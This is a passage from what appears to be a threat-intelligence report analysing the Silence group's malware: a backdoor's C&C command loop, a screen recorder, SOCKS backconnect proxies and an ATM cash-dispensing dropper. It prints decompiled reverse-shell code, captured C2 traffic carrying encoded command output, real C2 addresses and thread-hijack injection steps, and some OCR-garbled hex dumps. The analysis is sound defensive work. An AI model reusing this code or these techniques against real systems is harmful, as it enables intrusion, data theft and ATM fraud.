00A1FBF4 00000000 pProcessSecurity = NULL
00A1FBF8 00000000 pThreadSecurity = NULL
00A1FBFC 00000001 InheritHandles = TRUE
00A1FC00 00000000 CreationFlags = 0
00A1FC04 00000000 pEnvironment = NULL
00A1FC08 00000000 CurrentDir = NULL
00A1FC0C 00A1FCD8 pStartupInfo = 00A1FCD8
00A1FC10 00A1FD24 pProcessInfo = 00A1FD24

- The #wget command delivers the files from a remote server to a PC. It is used to specify which file to download and under what name to save it. The files are saved in the folder where the executable file of the Trojan was launched.
- If none of the control commands of the C&C were received, the connection can be re-established right away or with a 1 or 10-second delay and in cycle.

How are arbitrary commands launched?

After receiving the shell command, the backdoor can receive an arbitrary command from the C&C server for execution (\n<cmd>). For example, it might be a command to enumerate local network interfaces, "ipconfig". Below is a screenshot of the client-server traffic with a server sending this command to a client.

```
GET /index.php?xy=2&axy=1234567890 HTTP/1.1
Accept: */*
User-Agent: Microsoft Internet Explorer
Host: 192.168.19.171
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 22 Nov 2017 22:01:46 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 9
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html
|
ipconfig
```

After receiving the command, the program writes it into stdin of the command interpreter using the WriteFile() function. The command interpreter then executes the command. Next, the backdoor waits for the results of command execution, reads it using ReadFile() function and sends the output to the C&C server.

Interaction with command interpreter

The bot does not embed into the cmd.exe process. The launch of commands and receiving the results is done by creating a command interpreter process and stating data input and output devices (handles) that are open in the current (parent) process of the objects (pipes). This is done thanks to the special system structure, _STARTUPINFO, and a flag, bInheritHandles == TRUE (allows inheritance of handles of the parent process).

Silence

Moving into the darkside

```
char __thiscall CreateShell([PUOID lpParameter)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]

    cmdexe = 0;
    v1 = lpParameter;
    memset(&v2, 0, 0x206u);
    LOBYTE(v2) = 55;
    DecryptString(::cmdexe, v2, 0x38u, &cmdexe, 0x208u);
    hprocessinfo = 0;
    hObject = 0;
    v11 = 0;
    v12 = 0;
    memset(&startupinfo, 0, 0x44u);
    in_handle = *v1;
    out_handle = v1[2];
    startupinfo.dwFlags |= 0x101u;                                // STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
    startupinfo.cb = 0x44;                                         // sizeof(startupinfo)
    startupinfo.hStdError = out_handle;
    startupinfo.hStdOutput = out_handle;
    startupinfo.hStdInput = in_handle;
    startupinfo.hShowWindow = 0;
    if ( !in_handle || !v1[1] || !out_handle || !v1[3] )
        return 0;
    if ( !CrProcess(&startupinfo, &cmdexe, &hprocessinfo) )
    {
        v5 = GetLastError();
        DebugOut(L"Error CreateProcess %x", v5);
    }
    CloseHandle(hObject);
    ExitCode = 0;
    if ( GetExitCodeProcess(hprocessinfo, &ExitCode) && ExitCode != 259 )
    {
        CloseHandle(hprocessinfo);
        DebugOut(L"Upsss. Process exit code %u\n", ExitCode);
        return 0;
    }
    v7 = CreateThread(0, 0, GetDataFromCmdThread, v1, 0, v1 + 5);
    v1[4] = v7;
    return v7;
}
```

The exchange of data with the command interpreter is implemented as calling the WriteFile (to launch the commands) and ReadFile (to obtain the results of their execution) functions.

```
if ( !CreatePipe(hReadPipe + 3, hReadPipe + 2, &PipeAttributes, 0)
    DebugOut(L"StdoutRd CreatePipe");
if ( !SetHandleInformation(*v3, 1u, 0) )
    DebugOut(L"Stdout SetHandleInformation");
if ( !CreatePipe(v2, v2 + 1, &PipeAttributes, 0) )
    DebugOut(L"Stdin CreatePipe");
if ( !SetHandleInformation(*v4, 1u, 0) )
    DebugOut(L"Stdin SetHandleInformation");
```

The scheme for launching arbitrary commands:

- Reads new command in cycle, if one has appeared
- Sends a new command for execution to stdin of the command interpreter
- The file under investigation receives the data size for reading == len from the pipe
- Reads data with len size from stdout of the command interpreter
- Codes data (with result output) and sends to the C&C server
- Rereads for new data every second
- Checks whether the command interpreter has been closed every second

The data from the command interpreter is taken out using the PeekNamedPipe(reading the size of a buffer) + ReadFile (reading the content of output) functions. The scanned data is encoded using the coding algorithm with the native alphabet, "**AiL7alm3BzpxbZq0CKs5cYU1Dkt-dVw.Elr9eNW_FnT8fOu4GoS,gvR6HMQ2hyPX/**".

```
int __fastcall encode(unsigned __int8 a1, int a2)
{
    int v2; // edi@1
    int v3; // esi@1
    int v5; // [esp+8h] [ebp-4h]@1

    v2 = a2;
    LOWORD(v5) = 0;
    v3 = a1;
    LOWORD(v5) = alphabet[4 * (a1 & 0xF) + rand() % 4];
    BYTE1(v5) = alphabet[4 * ((v3 >> 4) & 0xF) + rand() % 4];
    return (**(*(*v2 + 4) + 4) + v2 + 4))(&v5, 2);
}
```

Despite the fact that the coding algorithm uses random data generation, the resulting coded data can be decoded on the server by the attacker because:

1. The random data generator has small entropy (it only generates digits from 0 to 3);
2. The random data generator was designed this way to ensure that random data could be excluded due to the formula (because the result of multiplication will always be divisible by 4, and the random numbers are always less than 4);
3. Each character of the source data is coded into two symbols using two different arithmetic operations (formulas). This allows the source data to be decoded by solving the combined equations.

The usage of pseudo-random numbers helps to avoid being detected by the security systems.

After execution of a command in the command interpreter, the output is encoded and sent to the C&C server in the following format: "**http://cnc/index.php?xy=3&axy=<response1>&bxy=<encoded_cmdexe_data>**"

Silence

Moving into the darkside

An example of request is presented below:

Содержимое | Анализ TCP-сессии |

GET
/index.php?xy=3&axy=1234567890&bxy=v5WDZDpwPD2Vy-k-5w7B.cWxHtKDP-.w0wiB917
U7xuYkcY-zd0dWky-2kipc0QpaqHpBbtZLZLqRYvAn7EpbCWB7Bb5P-iwUwzVN-.tEtKwipIZe
brZY2vBpqib703q7BRsNDqtx.Xkz.y-kkKwiBqsPtzdA.QxR7Fig78iqs8b8cCKh-bDYwv-UtH
D5.bVAx3kQkKtiB01ck5ds.eDHkVt0VolX5w.HDUtBdSYKsYkbwuDs.PkL.2bA7 HTTP/1.1
Accept: */*
User-Agent: Microsoft Internet Explorer
Host: 192.168.19.171
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 22 Nov 2017 21:18:52 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Data intake after execution in the command interpreter:

0041A2F1	. FF15 70C04101	CALL DWORD PTR DS:[KK&KERNEL32.ReadFile]	-ReadFile
0041A2F7	. 85C0	TEST EAX,EAX	
0041A2F9	. v 74 29	JE SHORT Microsof.0041A324	
0041A2FB	. 8B95 ECFFDFFF	MOV EDX,DWORD PTR SS:[EBP-214]	
0041A301	. 3B95 E4DFFFFF	CMP EDX,DWORD PTR SS:[EBP-21C]	
0041A307	. v 75 1B	JNZ SHORT Microsof.0041A324	
0041A309	. 8B4B 1C	MOV ECX,DWORD PTR DS:[EBX+1C]	
0041A30A	. 0CC9	TEST ECX,ECX	
EAX=00000001			
Address	Hex dump	ASCII	
00C9FDD4	69 70 63 6F 6E 66 69 67 0A 0D 00 0A 57 69 6E 6	lpconfig....Wind	
00C9FDC4	6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 6	ows IP Configura	
00C9FDD4	74 69 6F 6E 00 00 0A 00 0D 00 0A 00 70 45 74 6	tion.....Eth	
00C9FDD4	65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6	ernet adapter Lo	
00C9FDE4	63 61 6C 20 41 72 65 61 20 43 6F 6E 66 63 71 2	cal Area Connect	
00C9FDF4	69 6F 6E 3A 00 00 0A 00 00 0A 20 20 20 20 40 6	ion.....	
00C9FE04	20 20 43 6F 6E 65 63 74 69 6F 6E 20 73 70 61 6	Connection-spe	
00C9FE14	63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 71	cific DNS Suffix	
00C9FE24	20 20 2E 20 3A 20 6C 6F 63 61 6C 64 6F 60 61 6	. . : localdomain	
00C9FE34	6E 00 0D 00 0A 20 20 20 20 20 20 20 49 50 20 4	IP A	
00C9FEE4	64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E	ddress.	
00C9FEE4	20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E	: . . . :	
00C9FEE4	31 39 32 2E 31 36 38 2E 33 31 2E 31 32 39 00 01	192.168.31.129..	
00C9FEE74	0A 20 20 20 20 20 20 20 20 53 75 62 6E 65 74 21	Subnet	
00C9FEE84	40 61 73 68 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E	Mask	
00C9FEE94	20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 3	: : 255	
00C9FEA4	2E 32 35 35 32 35 32 35 32 35 32 35 32 30 00 00 0A 20 20 20	.255.255.0... .	
00C9FEB4	20 20 20 20 20 20 44 65 66 61 75 6C 74 20 47 61 71	Default Gat	
00C9FEC4	65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E	eway	
00C9FED4	20 2E 20 2E 20 2E 20 2A 20 31 39 32 2E 31 36 33 20 20 20	: . . : 192.168	
00C9FEE4	33 31 32 32 00 00 0A 00 0A 43 3A 5C 44 6F 63 20 20 20	.31.2....C:\Doc	
00C9FEF4	75 60 65 66 74 73 20 61 6E 64 20 53 65 67 74 64 20 20	uments and Setti	
00C9FF04	6E 67 73 5C 4F 77 66 65 72 5C 44 65 73 68 74 64 20 20	ngs\Owner\Desktop	
00C9FF14	70 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	p>.....	
00C9FE24	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

Coding:

- - 1 – Data before coding
 - 2 – Data after coding

The encoded data is then sent to the C&C server:

```

Содержимое | Анализ TCP-сессии |
GET
/index.php?xy=3&axy=1234567890&bxy=eD7wqDP-Mt-kekwtTLg7v7FAwY_kQks-yDvd2VixW5Lc7pZCX-
M-k-Wkd-1.xwItK.ekhtMD6Ag7FiR7RL87g7R7TLYsKV9DUDxwM-UDCwAxIt5k3-iwswlkBwipGKhD2DmkS-i
zaKpV1D3kLx0CPkMtQtc-b-KwNtyDMtnqva67T7676LniLxiB7pAzApipAxizqKptMDQ-Ukq-K.ekhkQtgxhd
i.YDb-Nt-DN-Zk7B55HKZ17B21cdkkkD_tEdLzipQpiBnq7zGdykbk3-oDctP-vkmtWtQtvAvATiAxiBlpLB7
pLB7BABWz71LB3sCkstpVctbV2dMzLBMpLBMB7p2z7xQxAzHx7xQpAx2B7zMpipMB7BMELB2zLx8bAzIONOB0
MBmOD0rZHxqZ3qHx3qxq_Zv16AFL7pLxAzix7p7zLziEbcUwzD2-U-CwLBv5IDqw4-AxMpixHplzQB7BHplzH
xABHxAx2zizMBLBmxApHBip2BLpn2LxB0cOYOMppZlb12MpZc0cZMzi0vA67nLLzixLp7xizAp7x7B5KYk-D
at1dSkswAz.Cats.1-V..3DedipQzLzQBApQzLz2B7zMBLzMpixHBLpQp7z2pixF0LzIZNgz0Qz32t0EqMpbZ3
OMBZ2RigLnAvLFAqKFZGU5XtZk1VvD1-QksVbdAxm-2kCt7zZcUDCwCw_t2-V-q.o1XsdVMkYDxd,lsC1-bw
ftsdXkAdQb77 HTTP/1.1
Accept: /*
User-Agent: Microsoft Internet Explorer
Host: 192.168.19.171
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 22 Nov 2017 22:12:21 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

```

Silence.SurveillanceModule

File Name	MD5 hash	Type of software
smmsrv.exe	242b471bae5ef9b4de8019781e55 3b85	Silence.SurveillanceModule Desktop video recorder
mss.exe	d7491ed06a7f19a2983774fd50d65fb2	Screenshotter

smmsrv.exe is an executable file for capturing the screen content of the infected machine. To do this, the software uses the StartServiceCtrlDispatcher function to create its own service called "Default monitor".

```

ServiceStartTable.lpServiceName = "Default monitor";
ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)serviceEntryPoint
    _10 = 0;
    _11 = 0;
if ( StartServiceCtrlDispatcherA(&ServiceStartTable) )
    _result = 0;

```

The service processes only one command, namely SERVICE_CONTROL_STOP. After receiving the command, the service switches to SERVICE_STOP_PENDING status. If there is an error, it displays the debugging string: "ServiceCtrlHandler: SetServiceStatus returned error".

The event and flow, where all functions are performed, are created at the entry point of the service. During creation, there might be some errors. **The bot will give notification of this using the following debugging messages:**

- "My Sample Service: ServiceMain: SetServiceStatus returned error"

Silence

Moving into the darkside

- "ServiceMain: SetServiceStatus returned error"
- "ServiceMain: CreateEvent returned error"
- "ServiceMain: RegisterServiceCtrlHandler returned error"

In the main function, the following actions happen during an infinite loop:

- If there is no pipe index: "\.\pipe\{73F7975A-A4A2-4AB6-9121-AECAE68AABB}" the pipe is created.
- Reading the content of mss.txt file, which has to be located in the same folder as the file under investigation. The file contains the name of a user, from which it should start the mss.exe program (described further).
- Decompression and saving the C:\Users\<%Username%>\AppData\Local\Temp\mss.exe file
- Launch of the mss.exe application on behalf of the user, which is described in mss.txt (the functionality of the application is described further)
- Reading data from pipe, converting it to image/png format and saving to the C:\Users\<%Username%>\AppData\Local\Temp\out.dat file. Errors that occur while working with the out.dat file are logged as debugging messages by the bot:
"Error code <%result of GetLastError%>\n"

mss.exe, extracted by the previous program, takes screenshots in cycles, converts them into image/bmp and streams. After this, it writes everything in a pipe with the following name: "\.\pipe\{73F7975A-A4A2-4AB6-9121-AECAE68AABB}".

The program features checking for launch in a sandbox:

```
'while ( !GetLastInputInfo(&plii) );
if ( eventTimeBefore >= plii.dwTime )
    break;
eventTimeBefore = plii.dwTime;
```

Thus, the out.dat file contains a pseudo-video stream

Silence.ProxyBot

File Name	MD5 hash
samsung.exe	121c7a3f139b1cc3d0bf62d951bbe5cb
sok83.exe	dc4ac53350cc4b30839db19d8d6f3b5f
firefoxportables.exe	a6cb04fad56f1fe5b8f60fabf2f64005
app.exe	a6771cafd7114df25ac0ef2688722fdf
apcs.exe	88cb1babb591381054001a7a588f7a28

The file is written in Delphi and has functions for traffic redirection between a remote and a local server. It can collect and send information about the system to the remote server and save the data to the register. The program, classified

as **ProxyBot**, is designed to access isolated segments of the network via an intermediate node.


The executable file contains two strings of great length, which are not involved in normal operation. They could be used, but the developers created a condition for this which is never true.

Once launched, the program performs the following activity:

- The random numbers generator generates a random number from 0 to 10. The code for working with the abovementioned lengthy strings is only executed when the random numbers generator generates the number 36567, which never happens. Obviously, this piece of code was added for testing purposes or, most likely, to evade security means.
 - If the application was launched with the arguments of the command line, then the following data is written to the register HKLM\SYSTEM\CurrentControlSet\Services\MicrosoftService>Note = <command line arguments>

Silence

Moving into the darkside



- It is important that the registry receives data from the arguments of the command line, and this data can be sent to the server even after subsequent launches, when the client is launched with no arguments at all. Thus, the application under investigation can be used to collect other data, save the data (as an argument of the command line when launched) into the registry, and then send it.
- A new registry key is created called Types Supported. It is not used anywhere further: HKLM\SYSTEM\CurrentControlSet\Services\Eventlog\Application\Microsoft Audit Service\TypesSupported = 7
- The file under investigation tries to connect to the 185.29.10[.]117:443 network node
- The program features two ports: 443 and 444. The first one, 443, is a remote port, which should be tapped to connect with C2. The second one, 444, is used only once when sending data about the system from the client to the server. Stated in the file but not used ports for possible connections: 3389 and 8081
- The connection is established at the layer of TCP sockets (Http andHttps protocols are not used)
- If the connection is not established, the attempts to connect and send files will be repeated every 42 seconds or 1 minute (in two different threads).
- After successful connection, the server gets information about the system: a string with 16 random characters, PC name, user name, system right (user SID), country\locale, local IP, number of the second port embedded into the build. The length of the statistics package is always 208 bytes.

```

Address Hex dump ASCII
0012FE3C 00416A45 CALL to send from samsung.00416A43
0012FE40 000000AC Socket = AC
0012FE44 00000000 Data = samsung.00416A88
0012FE48 00000000 DataSize = D0 (208.)
0012FE4C 00000000 Flags = 0
0012FE50 0012FBF4 Pointer to next SEH record
0012FE54 00416CDA SE handler
0012FE58 0012FC0
0012FE5C FFFFFFFF
0012FE60 7FFDF000
0012FE64 00000004 ASCII "444"
0012FE68 00912B2C ASCII "192.168.31.129"
0012FE6C 00912B48 ASCII "192.168.31.129"
0012FE70 00912B18 ASCII "Russia"
0012FE74 00912AE8 ASCII "2-5-1-2600"
0012FE78 00912B00 ASCII "2-5-1-2600"

C:\Windows\system32\cmd.exe - nc -l -p 443
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Owner>cd Desktop

C:\Documents and Settings\Owner\Desktop>nc -l -p 443
9ca9cec9d2ab5c25 *OLOL0-AD1543772 *Owner
2-5-1-2600 *Russia 192.168.31.129 ----

```

- The file performs 3 different requests to the server. If the responses are not equal to zero, it makes 4 more requests in a row (4th,5th,6th,7th requests).
- Then the new TBacklinkClientThread thread is launched. The C&C server address and 2 additional arguments are passed in the thread as arguments. The first argument is the response to the server's request 1 and is also the port for connecting to the remote server and traffic redirection. The second argument is the server's response to request 4.
- The connection to the C&C server is established via the port from the response to request 1. The data from response 4 is sent there.
- If the connection is successful and the response is received, the TSocksClientThread thread is launched.
- The client reads another portion of data from the server and decrypts it. The encryption is done using XOR operations with a 0Dh byte

Therefore, partially binary and partially textual protocol with encryption is used by the server to send commands to the client to request data from other network nodes (stated by the server). In other words, the client can be used as an intermediate proxy server.

Silence.ProxyBot.Net


File Name	MD5 hash	Type of software
sapp.exe	50565c4b80f41d2e7eb989cd24082aab	Silence.ProxyBot.NET
SocksTest.exe		backconnect proxy
SocksTest.exe	8191dae4bdeda349bda38fd5791cb66f	

In the beginning of 2018, we discovered the new version of the ProxyBot developed for the .NET framework. The file named sapp.exe_ (56767 bytes, md5: 50565C4B80F41D2E7EB989CD24082AAB) is an executable program for .Net. The original name of the program is SocksTest.exe. According to the information from the PE heading of the file, it was compiled on January 25, 2018.

Silence

Moving into the darkside

The program executes the tasks of the proxy server and allows the attacker to redirect traffic from the current node to the backconnect server at 185.161.208[.]61:443. The supported protocols are Sock4\Socks5. The program is compiled for .NET and needs the .NET Framework 4.0 package installed to launch. The SmartAssembly tool is used for obfuscation.




The proxy contains encrypted settings for its operation, which are decrypted dynamically using one of the methods from the SocksTest.Settings class. The decrypted settings of the proxy are presented below:

Locals		
Name	Type	Value
array	byte[]	[byte[0x00000002]]
[0]	byte	0xBD
[1]	byte	0x01
num	int	0x000001BD
array2	byte[]	[byte[0x000001BD]]
result	SocksTest.Settings.SocksSettings	{DebugEnabled: False, UserName: noname, UserPassword: password, Do...
BackConnectServerIp	string	"185.161.208.61"
BackConnectServerPort	int	0x000001BB
ConfiguredAs	SocksTest.Settings.ConfigType	DirectBackConnector
DebugEnabled	bool	false
DomainName	string	"127.0.0.1"
PortToListen	ushort	0x0000
ProxyIp	string	"127.0.0.1"
ProxyPort	int	0x00000000
UserName	string	"noname"
UserPassword	string	"password"

From these settings it is clear that for its operation the proxy uses a backconnect server at **185.161.208[.]61** port 443, user name "noname" and password "password".

- When connected to the backconnect server, the proxy sends a request with the name of the current user and version of the operating system.
- The file under investigation can create a log file and write debugging information about the operation of the application. However, in the current configuration and with the current application settings, the log file is not created (DebugEnabled=false).



```

public \u0001()
{
    this.\u0004 = new global::\u0002.\u0001(Path.Combine("c:\\intel", "slog.log"))
    this.\u0001 = new \u0008.\u0001();
}

```

The screenshot shows a Windows File Explorer window. The address bar indicates the path: Computer > Local Disk (C:) > intel. A red box highlights the file name 'slog'. The file is a 'Text Document' with a size of 1 KB, last modified on 3/24/2018 at 7:06 AM. Below the file list, a Notepad window titled 'slog - Notepad' is open, displaying the contents of the log file.

```


2018-03-24T06:54:10.4660961+04:00 [warning]: Application started
2018-03-24T07:03:33.3462916+04:00 [Error]: Sequence contains no matching element
2018-03-24T07:06:14.8365919+04:00 [Error]: Sequence contains no matching element

```

The log will be saved to c:\intel\slog.log

- If the connection with the backconnect server is lost, the file under investigation tries to reconnect in cycles.
- The backconnect server may send commands to the proxy to make network requests to undefined network nodes and redirect the results back to the backconnect server.
- The proxy supports the following protocols: Sock4\Socks5.

Below you will find the first request sent from the program to the backconnect server:



Source IP	Destination IP	Source Port	Destination Port	Protocol	Length
192.168.31.19	192.168.31.169	1137	443	TCP	60 443
192.168.31.19	192.168.31.169	1137	443	TCP	54 113
192.168.31.19	192.168.31.169	1137	443	TCP	84 Con
192.168.31.19	192.168.31.169	1137	443	TCP	60 443
192.168.31.19	192.168.31.169	1137	443	TCP	60 443
192.168.31.19	192.168.31.169	1137	443	TCP	66 1TC
192.168.31.19	192.168.31.169	1137	443	TCP	60 443
192.168.31.19	192.168.31.169	1137	443	TCP	62 1TC
192.168.31.19	192.168.31.169	1137	443	TLSv1.2	597 App
192.168.31.19	192.168.31.169	1137	443	TCP	60 443

Frame 5: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface
 Ethernet II, Src: Vmware_2e:17:4a (00:0c:29:2e:17:4a), Dst: Vmware_eb:b2:1b (00:
 Internet Protocol Version 4, Src: 192.168.31.169, Dst: 192.168.19.171
 Transmission Control Protocol, Src Port: 1137, Dst Port: 443, Seq: 1, Ack: 1, Len: 60
 Secure Sockets Layer
 0000 00 50 56 eb b2 1b 00 0c 29 2e 17 4a 08 00 45 00 .PV.....)..J..E.
 0010 00 46 3d 35 40 00 80 06 00 00 c0 a8 1f a9 c0 a8 .F=5@...
 0020 13 ab 04 71 01 bb 49 6b f8 fa 69 4c 28 c8 50 18 ..n Tk i1/ P
 0030 fa f0 b4 dd 00 00 c0 a8 1f a9 7c 6f 6c 6f 6c 6f|ololo
 0040 7c 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d |Windows 7 Ultim
 0050 b1 74 65 7c ate|

Despite the fact that the sniffer recognizes the traffic as SSL, this is not the case. As you can see in the image above, the data transferred is not encrypted.

SILENCE ATM PACK

Logical attacks on ATMs were the first activity of Silence Group that we detected. The attackers would penetrate the bank's corporate network, gain entry to the virtual network to which all ATMs were connected and inject unique programs into the ATMs that affected the dispenser process operations.

This unique pack incorporated the following programs:

- A **Dropper** to unpack (out of itself) the **Atmosphere** library to affect the dispenser and the injector to inject Atmosphere into the dispenser process.
- The basic DLL Atmosphere library to affect the dispenser.
- An executable injector program to inject the library into the process

Atmosphere.Dropper

File name	MD5 hash
app3.exe	4107F2756EDB33AF1F79B1DCE3D2FD77
app4.exe	6743F474E3A6A02BC1CCC5373E5EBBFA
app11.exe	14863087695D0F4B40F480FD18D061A4
J133295_18107_a4.exe	f69c35969745ae1b60403868e085062e

In the course of further analyses of the Group, we identified a large number of programs of that type. It was clear that the programs were compiled on the go, as the attack was unfolding. Some of them did not work, being designed for ATMs of one specific type, while the attackers tried to use them on ATMs of a different type. Thus, programs had to be compiled along the way. As a result, some **Droppers** had to inject the library to affect the dispenser in a strictly defined process; others only had to extract the library, while the injecting was done by another **Injector** program. In total, we detected up to **10 types of programs** with minor differences between them. Most of them had logical errors that in some cases caused program failure.

app3.exe works to inject code into SFX manager's process fwmain32.exe (or, alternatively, sop.exe) for Wincor Nixdorf ATMs; to exploit API functions exported by MSXFS library.dll to affect the ATM; to gain information about the ATM and the amount of cash in its cassettes; and to issue banknotes to the attacker.

- When run, this file checks if the process fwmain32.exe is running. If not, it shuts down.

- fwmain32.exe is XFS Manager's app process for Wincor Nixdorf ATMs.
- If the process fwmain32.exe is found running, it extracts the dynamic library y86EA1F46DF745A30577F02FC24E266FF and saves it to the directory C:\intel\lib_<rand_chars>.dll, where rand_chars are symbols [A-Za-z] and [\]^_`.

Examples of file names:

```
"c:\intel\lib_`TKXV.dll"
"c:\intel\lib_m_rMJ.dll"
"c:\intel\lib_f`lUX.dll"
```

Important: The directory c:\intel is regarded as existent. If not, this file does not create it. The program tries to check if directory C:\intel\ is available by calling the WinAPI function GetFileAttributesA.

```
if ( !(GetFileAttributesA(FileName) & 0x10) )// c:\\intel
    CreateDirectoryA(FileName, 0);
else
    //
```

The programmer overlooked the fact that if the searched file did not exist in principle the function would return -1 (0xFFFFFFFF), condition !(0xFFFFFFFF & 0x10) would operate incorrectly and the directory would not be created.

- It then injects the said dynamic library into the process fwmain32.exe using the standard technique Thread Hijack" OpenProcess + GetThreadContext+ WriteProcessMemory + SetThreadContext + ResumeThread.
- Payload is run as a shellcode to load its dll file.
- The executable file runs the code of the said dynamic library in the context of the process fwmain32.exe and shuts down.
- As it operates, it shows debug information on the console.

```
C:\Documents and Settings\Owner\Desktop\app3.exe
Founded 1 processes.
Finding a thread to hijack.
Target thread found. TID: 1408
Opening target thread handle.
Suspending the target thread.
Getting thread context.
Allocating memory in target process.
Writing the shellcode, LoadLibraryA address and DLL path into target process.
Setting thread context.
```

Atmosphere.Injector

File name	MD5 hash	Program type
